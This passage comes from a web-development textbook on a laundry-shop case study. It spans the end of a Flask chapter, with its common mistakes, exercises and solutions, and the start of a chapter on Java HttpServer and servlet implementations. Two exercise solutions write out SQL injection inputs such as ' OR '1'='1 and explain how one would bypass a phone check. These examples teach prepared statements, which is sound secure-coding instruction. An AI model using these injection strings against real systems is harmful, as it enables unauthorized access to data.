A factory, so that tests get their own world. Each test starts an application against its own database, exactly as the fixtures of **Listing 10.26** do; that is what makes a suite of well over a thousand tests trustworthy enough to act as the release gate.

Checks in one place. Login rate limits, session handling and permission checks are applied centrally rather than repeated in each endpoint, for the reason Section 10.10.1 gave: the endpoint that forgets is the one that leaks.

Passwords that cost an attacker time. Profitina hashes passwords with Argon2id, a newer, memory-hard relative of the PBKDF2 used here; the principles, a random salt per password, a deliberately slow function and a constant-time comparison, are the same.

Errors that tell people what to do and tell the log everything. Like **Listing 10.25**, the platform shows a clear message, keeps the details on the server, and, when a local AI model is unavailable, says so instead of quietly serving something else.

The runnable, inspectable case study remains Profitina Laundry; what carries over is the shape.

10.19 Common Mistakes, and How to Avoid Them

Running `flask run` in the wrong folder, or without the virtual environment. "Could not import 'laundry'" means the terminal is not in `python-flask/`; "No module named flask" means `.venv` is not active. Check the prompt for `(.venv)`.

Creating the application at import time. A module-level `app = Flask(__name__)` cannot be given a fresh database per test. Use a factory (**Listing 10.3**).

Writing SQL in a view. It works until the API needs the same rule and gets a slightly different copy. Keep SQL in `logic/`.

Building SQL with f-strings. `f"... WHERE name LIKE '%{q}%'"` is an injection. Bind every value; choose names such as tables and sort columns from a fixed list (**Listing 10.11**).

Trusting a value because the form does not show a field for it. A request can contain anything. Copy the fields you expect and compute the rest on the server (**Listing 10.21**).

Forgetting `PRAGMA foreign_keys = ON` or letting `sqlite3.connect()` create an empty file. See **Listing 10.10**.

Checking a status in Python and then updating without the condition. Two clicks in the same second both succeed. Put the expected status in the `WHERE` and check `rowcount` (**Listing 10.13**).

Using `|safe` to "fix" a display problem. It turns off the protection against cross-site scripting for every future value of that variable.

Hiding a menu item and calling it security. The server must check the role again (**Listing 10.15**).

Returning a database row as JSON. One day the row gains a column that should never leave the server. Build answers from named fields.

Showing the traceback to the user, or leaving `debug=True` on a server others can reach. The debugger in Werkzeug can run Python code from the browser.

Calling `datetime.now()` in the logic. The tests cannot freeze it, and the server's time zone may not be Surabaya's. Use `clock.now()` (**Listing 10.5**).

10.20 Chapter Summary

The Flask track is the reference. Its numbers are the documents' numbers, its `VERIFIED.md` says what was run, and every other track can be checked against it (**Table 10.1**).

The application factory builds a configured application on demand, so each test gets its own database and clock (**Listing 10.3**, **Listing 10.26**). Settings come from environment variables (**Listing 10.4**); time comes from one clock in WIB (**Listing 10.5**, Equation (10.1)).

Three layers: blueprints translate HTTP (**Table 10.3**, **Listing 10.6**); the logic layer holds every rule and every SQL statement; `db.py` binds every value to a placeholder and runs multi-step changes in one transaction (**Listing 10.8**, **Listing 10.9**, **Listing 10.10**), as **Figure 10.3** shows.

The rules live in the logic. The price is computed by the server (Equation (10.2)); the balance is derived, never stored (Equation (10.3)); status changes are conditional updates that turn races into conflicts (**Listing 10.12**, **Listing 10.13**).

Security is a path every request walks (**Figure 10.5**): one guard with an allow-list (**Listing 10.14**), roles from one table (**Listing 10.15**), PBKDF2 passwords (**Listing 10.16**), server-side sessions with safe cookies (**Listing 10.17**), CSRF tokens (**Listing 10.18**), escaping templates (**Listing 10.19**, **Listing 10.20**) and answers built from named fields (**Listing 10.21**).

Pages and API share everything but the last line (**Figure 10.2**, **Figure 10.6**, **Figure 10.7**, **Figure 10.8**, **Figure 10.9**); reports export plain CSV (**Listing 10.22**, **Listing 10.23**); errors help people and inform the log (**Listing 10.24**, **Listing 10.25**).

192 tests, run for real: 185 passed and 7 MySQL tests skipped here (**Table 10.4**, **Listing 10.27**).

One feature, three implementations, identical bytes (**Listing 10.28**, **Listing 10.29**, **Table 10.5**, **Listing 10.30**, **Figure 10.4**).

The Flask documentation [1], the release pages of Flask, Jinja2, Werkzeug and Python [2], [3], [4], [5], PEP 3333 [6], PEP 249 and the `sqlite3` documentation [7], [8] cover the framework and the data layer; RFC 8018 [9] and the OWASP cheat sheets [10], [11], [12] the security; RFC 9110 [13] HTTP; pytest [14] the tests; the JDK HTTP server [15] and the SQLite JDBC driver [16] the Java counterpart; Grinberg [17] is a book-length introduction to Flask, and UU No. 27/2022 [18] is the law behind the care taken with customers' data.

10.21 Exercises

10.1 Name the three layers of the Flask track, the folder or file of each, and one thing each layer must never do.

10.2 Explain in your own words why `create_app()` is a function rather than a module-level `app = Flask(__name__)`. Give one concrete test from this chapter that would be impossible, or unreliable, without it.

10.3 Bill B2940 at Wiyung is wash-fold (S0001), arrived 2026-09-28 at 07:31. Using Equation (10.1), compute its promised time, and decide whether it is overdue at the demo clock's "now".

10.4 A customer brings 2.4 kg for express washing (S0002, Rp 12.000 per kg) and pays Rp 20.000 in cash at the counter. Compute the unit, the `payment` with Equation (10.2) and the balance with Equation (10.3), and list, in order, the rows `create_bill()` inserts.

10.5 A colleague writes this search: `db.query(f"SELECT * FROM Customer WHERE name LIKE '%{q}%'")`. Give an input `q` that shows the problem, rewrite the line correctly with the track's `Database` class, and say which requirement the original breaks.

10.6 The permission table says that a washer may `finish` but not `bills_write`. List what the washer `cuci1` sees in the menu, and what the server answers if she sends `POST /api/bills` with a valid CSRF token.

10.7 Why does the guard of **Listing 10.14** use a list of *public* endpoints rather than a list of *private* ones? Describe the failure each design produces when a developer forgets to update the list.

10.8 Explain what a stranger's web page can and cannot do to a logged-in cashier's browser, and why the CSRF token of **Listing 10.18** stops the attack while the cookie flag `HttpOnly` alone does not.

10.9 Two washers press **Finished** on B2941 in the same second. Trace what happens in `mark_finished()` for each of them, and state the HTTP status each receives and how many `StatusLog` rows are written.

10.10 The owner wants a sixth report, "payments per method per month". Say which files you would change, and write the SQL, with placeholders for the period, that the logic function would run.

10.11 Write a pytest test (using the fixtures of **Listing 10.26**) that checks that `GET /api/services` without logging in returns 12 services and that S0005 costs 65000.

10.12 In `StatusServer.java`, what would go wrong if `lookUp()` built its SQL as `"... WHERE b.id = '" + id + "'"`? Give an input and the resulting SQL.

10.13 Why does `StatusServer.escape()` write non-ASCII characters as `\uXXXX`? What would `compare_status.py` report if it wrote them as raw UTF-8, and would that be a bug?

10.14 The monthly report counts a bill in October if it arrived in October, but counts its money as *received* in the month of each payment. Give a real-life example in which the two columns differ for the same bill, and explain why the owner needs both.

10.22 Solutions to the Exercises

10.1 Presentation: `views/`, `api/`, `templates/`; must never contain SQL. Logic: `logic/`; must never build HTML or JSON (it raises errors and returns data). Data: `db.py`; must never paste a value into SQL text (it only binds values to placeholders).

10.2 A factory builds a new application each time it is called, with the settings passed to it. Every test needs its own copy of the database and its own clock; for example TC-5.7 cancels B2944, and the next test (TC-10.7) expects B2944 to be queued. With one module-level application both tests would share one database and one session store, and the result would depend on the order in which the tests ran.

10.3 a = 2026-09-28 07:31, $h = 48$ (S0001), so promised = 2026-09-30 07:31. At now = 2026-09-30 21:00 the bill is still queued and now > promised, so by Equation (10.1) it is overdue, by about 13.5 hours.

10.4 Unit = 3 (round 2.4 up, BR-2). $payment = 12000 \times 3 = 36000$. Paid 20,000, so $balance = 36000 - 20000 = 16000$. Inside one transaction: the `Bill` row (status `queued`, `arrived` = now, next id), the `StatusLog` row `queued`, and the `Payment` row (cash, 20000, reference NULL).

10.5 `q = "' OR '1'='1"` gives `... LIKE '%' OR '1'='1%'`, which is either an error or, with a small variation, a condition that is always true, returning every customer. Correct: `db.query("SELECT id, name FROM Customer WHERE LOWER(name) LIKE ? ESCAPE '!'", (like_pattern(q.lower()),))`. It breaks S-2 (prepared statements everywhere); selecting `*` would also return `password_hash`, breaking AC-11.5.

10.6 Dashboard and Queue only. `POST /api/bills` passes the guard (she is logged in and the token is right) but the view's `@permission("bills_write")` raises `Forbidden`: HTTP 403 with `{"error": {"code": "forbidden", ...}}`, and nothing is saved.

10.7 With an allow-list of public endpoints, a forgotten new endpoint is private: somebody complains that they must log in, and the fix is easy. With a list of private endpoints, a forgotten new endpoint is public, and nobody complains until a stranger reads the data. Security designs should fail closed.

10.8 The stranger's page can make the browser *send* requests to the shop, and the browser attaches the shop's cookie; it cannot *read* the shop's pages or answers, because of the same-origin policy. `HttpOnly` only stops scripts from reading the cookie, which the attack never needed. The token is in the shop's pages, which the stranger cannot read, so the forged request arrives without it and is refused.

10.9 Both run `transaction()`. On SQLite, `BEGIN IMMEDIATE` makes the second wait for the first. The first finds status `queued`, its `UPDATE ... WHERE status = 'queued'` changes 1 row, it writes one `StatusLog` row and commits: HTTP 200. The second then reads the bill, finds `finished`, and raises `Conflict("B2941 is already finished.")`: HTTP 409. (On MySQL, `SELECT ... FOR UPDATE` in `_lock()` has the same effect, and the conditional `UPDATE` would catch any remaining race.) Exactly one `StatusLog` row is written.

10.10 `logic/reports.py` (a new function), `views/reports.py` (add the name to `REPORTS` and to `run_report`), `CSV_COLUMNS` for its columns, and a test. SQL: `SELECT SUBSTR(paid_at, 1, 7) AS month, method, COUNT(*) AS payments, SUM(amount) AS amount FROM Payment WHERE paid_at >= ? AND paid_at < ? GROUP BY SUBSTR(paid_at, 1, 7), method ORDER BY month, method`, with the two dates bound as `start.isoformat()` and `_end_exclusive(end)`.

10.11

```
def test_price_list_is_public(client):
    response = client.get("/api/services")
    assert response.status_code == 200
    services = response.get_json()["data"]
    assert len(services) == 12
    assert {s["id"]: s["price"] for s in services}["S0005"] == 65000
```

10.12 The input `B2938' OR '1'='1` would give `... WHERE b.id = 'B2938' OR '1'='1' AND REPLACE(...) = ?`; because `AND` binds more tightly than `OR`, the condition is true for bill B2938 whatever phone is typed, so anyone could read the bill without the phone. With other inputs a stranger could read other rows or cause errors. `ps.setString` prevents all of it.

10.13 Flask's JSON encoder escapes non-ASCII characters by default (`ensure_ascii`), and the comparison is byte for byte, so the Java server must do the same to be *identical*. With raw UTF-8 a name containing, say, "é" would be two bytes instead of six, and the script would print `DIFFERENT`. It would not be a bug for a client, since both forms are valid JSON meaning the same text; it would only make the byte comparison useless. (The status answer contains no such characters, but the principle holds for every endpoint.)

10.14 A bill for Rp 45.000 arrives on 31 October with a Rp 20.000 down payment and is collected on 2 November, when Rp 25.000 is paid. October: charged 45,000, received 20,000; November: charged 0 for that bill, received 25,000. The owner needs the *charged* column to see how much work came in, and the *received* column to see how much cash came in; the gap between them over time is the receivables, money the shop has earned but not yet collected.

References

[1] Pallets Projects, *Flask Documentation*, version 3.1.x. [Online]. Available: https://flask.palletsprojects.com/ (accessed Sep. 2026).

[2] Python Package Index, "Flask 3.1.3," released Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/3.1.3/

[3] Pallets Projects, *Jinja Documentation*, version 3.1.x. [Online]. Available: https://jinja.palletsprojects.com/

[4] Pallets Projects, *Werkzeug Documentation*, version 3.1.x, and "Werkzeug 3.1.8," PyPI, Apr. 2, 2026. [Online]. Available: https://werkzeug.palletsprojects.com/

[5] Python Software Foundation, "Python 3.14.7," Aug. 5, 2026. [Online]. Available: https://www.python.org/downloads/latest/python3.14/

[6] P. J. Eby, *PEP 3333: Python Web Server Gateway Interface v1.0.1*, 2010. [Online]. Available: https://peps.python.org/pep-3333/

[7] M.-A. Lemburg, *PEP 249: Python Database API Specification v2.0*. [Online]. Available: https://peps.python.org/pep-0249/

[8] Python Software Foundation, "sqlite3: DB-API 2.0 interface for SQLite databases," *The Python Standard Library*. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[9] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[10] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[11] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[12] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[13] R. Fielding, M. Nottingham, and J. Reschke, *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[14] H. Krekel and the pytest-dev team, *pytest Documentation*, version 9.1. [Online]. Available: https://docs.pytest.org/

[15] Oracle, "Package com.sun.net.httpserver," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[16] Xerial, *SQLite JDBC Driver*, version 3.53.2.0. [Online]. Available: https://github.com/xerial/sqlite-jdbc

[17] M. Grinberg, *Flask Web Development: Developing Web Applications with Python*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

[18] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Chapter 11

The Java Tracks: JDK HttpServer and Jakarta Servlet/JSP

By the end of this chapter you will be able to run Profitina Laundry in Java in two very different ways and read both programs with understanding. The first uses nothing but the Java Development Kit: its built-in HTTP server, JDBC with the SQLite driver, and about sixty small classes that you can follow from the moment a request arrives to the moment a row is written. The second is the classic way Java has served web pages for a quarter of a century: servlets, a filter, a deployment descriptor and JSP pages with the JSTL tag library, packed into a WAR file for Apache Tomcat 10.1 or 11. You will see how each track routes a request, talks to the database with prepared statements, checks a password with PBKDF2, protects every form with a CSRF token, escapes every value in its pages, moves a bill through the workflow and records a payment. You will run the Java track's 107 tests and the shared acceptance suite of 152 black-box tests against the servlet track, and read their real output. Finally you will build the same feature, recording a payment, as a plain Java program and a plain Python program, and prove that both agree with each other and with the running servlet application, byte for byte and value for value.

11.1 Where We Left Off

Chapter 10 walked through the Flask track, the reference implementation of Profitina Laundry: the program whose numbers are the documents' numbers and whose test suite encodes the 107-case test plan of Chapter 4. Every other track in this book is measured against it.

This chapter measures two Java programs against it. Java deserves two tracks for a reason that matters to anyone who will work in Indonesia's software industry. On the one hand, Java is the language of a great many information systems in banks, insurers, government agencies and large retailers, and many of those systems still run as servlets inside Apache Tomcat, the way they were built fifteen or twenty years ago. A developer who has never seen a `web.xml` file or a JSP page will meet one in the first month of such a job. On the other hand, the modern JDK contains a small HTTP server of its own, and with it a Java web application can be written, like the Flask track, as one ordinary program with a `main` method and no container at all. That second style is the clearest way to see what a servlet container does for you, because you have to do it yourself.

So the two tracks are deliberately different. The **JDK HttpServer track** (`App/java-httpserver`) is plain Java 17 or newer with one jar, the SQLite JDBC driver. The **Jakarta Servlet/JSP track** (`App/jsp-servlet`) is a standard web application for Tomcat 10.1 or 11. Both implement every functional requirement of Chapter 3, both speak the JSON API of `docs/api.md`, and both work on the same sample database, `laundry.db`, with its 2,953 bills of the year from October 2025 to September 2026.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A web application is always the same few jobs: turn a request into a call, check who is asking and whether they may, run the business rule inside one transaction, and turn the result into HTML or JSON without letting any value break out of its place. In the HttpServer track you will see each job written by hand in a class of its

> own. In the servlet track you will see which of those jobs the container takes over (routing by URL pattern, sessions, request parsing) and which remain yours (login, CSRF, roles, SQL, escaping). Knowing the difference is what lets you read any Java web code base, old or new.

11.2 Two Java Tracks, and What Was Run

11.2.1 Java in 2026

The current long-term-support release of Java is **JDK 25**, released on 16 September 2025 [1]; **JDK 27**, a six-month feature release, arrived on 15 September 2026 and will be superseded by JDK 28 in March 2027 [2]. Both tracks need only Java 17, because they use nothing newer than records, text blocks and switch expressions; the book recommends Eclipse Temurin 25 LTS, as Chapter 2 did, and every run in this chapter used OpenJDK 21.0.10, the JDK installed in the environment where the book was prepared.

The servlet world moved to a new name in 2020. What used to be *Java EE* is now **Jakarta EE**, maintained by the Eclipse Foundation, and every package that began with `javax.servlet` now begins with `jakarta.servlet`. Jakarta EE 11 was released on 26 June 2025 [3]. Apache Tomcat implements the web part of it: **Tomcat 11.0** implements Servlet 6.1 and Jakarta Pages (JSP) 4.0 and needs Java 17; **Tomcat 10.1** implements Servlet 6.0 and JSP 3.1 and needs Java 11 [4]. The servlet track is compiled against the Servlet 6.0 API, so it runs on both. Tomcat 9 and older still use the `javax` names and cannot load it. **Table 11.1** summarizes the software of this chapter.

Table 11.1 The software of the Java tracks: what was installed and run for this chapter, and the newest release of each as of September 2026.

Component	Version run here	Newest in September 2026	Role
JDK	OpenJDK 21.0.10	25 LTS (16 Sep 2025); 27 (15 Sep 2026)	language and runtime
`com.sun.net.httpserver`	part of JDK 21	part of every JDK since 6	the web server of the first track
SQLite JDBC driver	3.53.2.0	3.53.2.1 (27 Jul 2026)	JDBC access to `laundry.db`
Jakarta Servlet API	6.0.0 (compile only)	6.1 (Jakarta EE 11)	the servlet interfaces
Apache Tomcat	not available here	11.0.26 and 10.1.60	the servlet container for the WAR
JSTL	not available here	Jakarta Tags 3.0	`<c:if>`, `<c:forEach>`, `fn:escapeXml`
Python and pytest (for the tests)	3.11.15, 9.1.1	3.14.7, 9.1.1	the shared acceptance suite

11.2.2 What was run here, and what was not

The environment in which this book was prepared could not download Apache Tomcat, the JSTL jars or anything else from Maven Central. That has one consequence you must know before you read further: **Tomcat itself did not run here.** The servlet track was compiled against the official Servlet 6.0 API jar, packed into a WAR file, and then run on **MiniContainer**, a small servlet container of about 3,000 lines written for this track and described in Section 11.17. MiniContainer reads the same `web.xml`, loads the same classes through the same `jakarta.servlet` interfaces and renders the same JSP pages with an interpreter. Everything the tests saw came from the

application's own servlets and pages; but the WAR was never deployed on Tomcat, and the JSP pages were never compiled by Jasper, Tomcat's JSP compiler. Section 11.16 tells you exactly what to expect when you deploy it on your own machine, and the track's `VERIFIED.md` lists the same facts.

What did run, for real and for this chapter, is listed in **Table 11.2**. The complete outputs are in `Code_new/Chapter11/runs/`.

Table 11.2 Everything that was executed for this chapter, on 24 September 2026, with its result. The one failure is explained in Section 11.18.

What	Command	Result
HttpServer track, own test runner	`./test.sh`	107 passed, 0 failed, 4 manual or separate
the same, on the 84-column copy of this chapter	`./test.sh`	107 passed, 0 failed, 4 manual or separate
servlet track, build and WAR	`./build.sh`	`dist/laundry.war`, 90 entries
shared acceptance suite on MiniContainer	`run_acceptance.py jsp`	151 passed, 1 failed, 1 skipped
the same, on the 84-column copy	`run_acceptance.py jsp`	151 passed, 1 failed, 1 skipped
an API session with curl	`api/api_session.sh`	Section 11.13
payments in Python, Java and on the servlet API	`payment/compare_payment.py`	22 of 22 comparisons agree

> **The listings are an 84-column copy.** The track folders in `App/` are written with lines of up to 120 characters, which do not fit on a printed page. Every listing in this chapter is therefore an excerpt of a reformatted copy in `Code_new/Chapter11/` (line breaks and comment placement changed, nothing else), and each listing is byte-identical to its file there. That copy was compiled and tested again: the Java track passed its 107 tests and the servlet track the same acceptance run as the original. The only lines still longer than 84 characters are expected-JSON strings inside the test runner, which are copied from `docs/api.md`.

11.3 Running the JDK HttpServer Track

Open the folder `App/java-httpserver` in VS Code (*File > Open Folder*, exactly that folder), open a terminal and start the application. On Windows type `run.bat`; on macOS and Linux:

```
./run.sh
```

The script compiles every source file with `javac` into the folder `out/` and starts the class `laundry.App`. There is no Maven and no Gradle: **Listing 11.1** is the whole build.

Listing 11.1 `java-httpserver/run.sh`: the build and start script for macOS and Linux. `javac` compiles the list of sources; `-cp "lib/*"` puts every jar in `lib/` on the class path; `run.bat` and `run.ps1` do the same on Windows.

```
#!/usr/bin/env sh
# Profitina Laundry (Java) - compile and start on macOS / Linux.
#   ./run.sh           compile, then start the server (stop with Ctrl+C)
#   ./run.sh test      compile, then run the automated tests
set -e
cd "$(dirname "$0")"

if ! command -v javac >/dev/null 2>&1; then
  echo "javac was not found. Install a JDK (see README.md, step 1)." >&2
  exit 1
fi

echo "Compiling ..."
rm -rf out
find src -name '*.java' > out-sources.txt
javac -encoding UTF-8 -d out -cp "lib/*" @out-sources.txt
rm -f out-sources.txt

if [ "$1" = "test" ]; then
  rm -rf out-test
  javac -encoding UTF-8 -d out-test -cp "out:lib/*" test/laundry/TestRunner.java
  exec java -Xmx256m -cp "out-test:out:lib/*" laundry.TestRunner
fi

exec java -Xmx256m -cp "out:lib/*" laundry.App
```

The first start copies the sample database and prints where everything is. This is the real output of the run made for this chapter, on port 6113 instead of the default 8080 (set with the environment variable `SERVER_PORT`), with the folder names shortened to `...` and one line wrapped for the page:

```
Compiling ...
Copied the sample database .../App/database/laundry.db to
    .../java-httpserver/data/laundry.db
Profitina Laundry (Java) is running.
  Database : SQLite .../App/java-httpserver/data/laundry.db
  Clock    : demo clock, started at 2026-09-30 21:00:00, now 2026-09-30 21:00:00
  Open     : http://localhost:6113/   (stop with Ctrl+C)
```

Three lines deserve a comment. The track never writes to the shared `App/database/laundry.db`: on its first start it copies the file to its own `data/laundry.db`, and deleting that folder brings the shop back to the end of the sample year. The **demo clock** starts at 21:00 on 30 September 2026, the last moment of the sample data, and then runs forward in real time, so the dashboard shows the numbers of the documents; the Flask track instead freezes its clock, and you will see the difference in a timestamp in Section 11.13. And the address is `localhost`: the server listens only on the computer itself unless `server.host` is changed.

All the settings live in one file, **Listing 11.2**, which is safe to share because it holds no password.

Listing 11.2 `config.example.properties`: every setting with its default. An environment variable with the same name in upper case (`DB_URL`, `SERVER_PORT`, `DB_PASSWORD`) wins over the file.

```
# Profitina Laundry (Java) - settings.
#
# Do not put passwords in THIS file (it is shared). Either copy it to
# config.properties (which is listed in .gitignore) and change the copy, or set
# environment variables: the name of a setting in upper case with '_' instead
# of '.', e.g. DB_PASSWORD, SERVER_PORT.

# ---- web server
server.host=127.0.0.1
server.port=8080

# ---- database: THE one setting to switch between SQLite and MySQL (README.md)
# SQLite (default): the file data/laundry.db. If it does not exist, it is
# copied from db.seed on start.
db.url=jdbc:sqlite:data/laundry.db
db.seed=../database/laundry.db
# MySQL / MariaDB (XAMPP) instead - needs lib/mysql-connector-j-*.jar, see
# README.md (one line in the real file):
# db.url=jdbc:mysql://localhost:3306/profitina_laundry?useSSL=false
#        &allowPublicKeyRetrieval=true&serverTimezone=Asia/Jakarta
db.user=
db.password=

# ---- clock
# Empty = the real clock (WIB). The sample data ends on 2026-09-30 21:00, so for
# the demo the clock starts there and then runs forward (the dashboard then
# shows the numbers of the docs).
app.now=2026-09-30 21:00:00

# ---- other
# Address printed on receipts ("Check your laundry online: <site>/status").
# Empty = the address the browser used, e.g. http://localhost:8080
site.url=
# Sessions end after this many hours (S-6).
session.hours=8
# true = full stack traces in the server log (never on the pages). Keep false
# for normal use.
app.dev=false
# true = the session cookie gets "Secure" (set this when the site runs behind
# HTTPS).
session.secure=false
```

Log in as the owner (`owner@profitina-laundry.example`, password `Owner#2026`) and open the queue of Keputih: **Figure 11.1** shows it, captured from the running program.



Figure 11.1 The queue of outlet O02 Keputih in the JDK HttpServer track at 21:00 on 30 September 2026: nine bills in process, six of them overdue after the dryer breakdown, and six ready for pickup.

The six overdue bills are the same six the Flask dashboard marked with a red **(6)!** in Chapter 10, and B2909 has waited 100.9 hours: arrived 26 September at 16:07, promised 48 hours later, still queued. Two different programs in two languages show the same number because they apply the same rule (BR-7) to the same rows.

11.4 A Map of the HttpServer Track

The track has 64 source files of Java in seven packages, ten HTML templates and a test runner. **Table 11.3** lists them with their sizes in the 84-column copy, and **Figure 11.2** shows how a request passes through them.

Table 11.3 The parts of the JDK HttpServer track. The SQL is in one package only, and the web package never contains any.

Package or folder	Files	What lives there
`laundry`	1	`App`: reads the settings, builds the database, the services and the web server
`laundry.config`	2	`Config` (settings from file and environment), `AppClock` (WIB, demo clock)
`laundry.db`	2	`Database` (connections, one transaction per change), `Sql` (prepared statements)
`laundry.db.repositories`	8	one class per table: all the SQL of the program
`laundry.domain`	15	records and rules: `Bill`, `Role`, `Rules`, `PasswordHash`, `Fmt`, errors
`laundry.service`	6	the use cases: `BillService`, `AuthService`, `ReportService` and three more
`laundry.web`	9	`WebServer`, `Router`, `Req`, `Json`, `Html`, `Template`, sessions, rate limiter
`laundry.web.handlers` (+ `api`)	13 + 8	the pages S01 to S15 and the JSON endpoints
`templates/`, `static/`	10 + 4	HTML templates; CSS, JavaScript and the official logo
`test/laundry/TestRunner.java`	1	107 automated test cases of the test plan



Figure 11.2 One request through the HttpServer track. `WebServer.handle()` makes the same four checks for every request; handlers call services; only repositories contain SQL, always through `Sql` and `PreparedStatement`.

The layers are the same three you met in Chapter 10: presentation (`web`, `templates`), logic (`service`, `domain`) and data (`db`). The difference is that nothing here is provided by a framework. The routing table, the request object, the session store, the template engine and the JSON writer are all classes of the application, each short enough to read in a few minutes. That is the educational point of the track and, as you will see, also its cost.

11.5 `App.java`: Wiring Without a Framework

In a framework the pieces of an application find each other through configuration or annotations. Here they are simply created, in order, in a constructor (**Listing 11.3**).

Listing 11.3 `App.java`, the constructor: settings, then the database, then the clock, sessions and templates, then one object per group of use cases. Every service receives exactly what it needs.

```
    public App(Config config, Path home, AppClock clockOrNull) {
        this.config = config;
        this.home = home;
        this.dev = config.getBool("app.dev", false);
        this.siteUrl = config.get("site.url", "");
        this.db = new Database(config.get("db.url", "jdbc:sqlite:data/laundry.db"),
                config.get("db.user", ""), config.get("db.password", ""));
        prepareSqliteFile();
        this.clock = clockOrNull != null ? clockOrNull : clockFromConfig();
        this.sessions = new SessionStore(config.getInt("session.hours", 8));
        this.templates = new Template(home.resolve("templates"));
        this.auth = new AuthService(db, System::currentTimeMillis);
        this.customers = new CustomerService(db, clock);
        this.priceList = new PriceListService(db);
        this.bills = new BillService(db, clock);
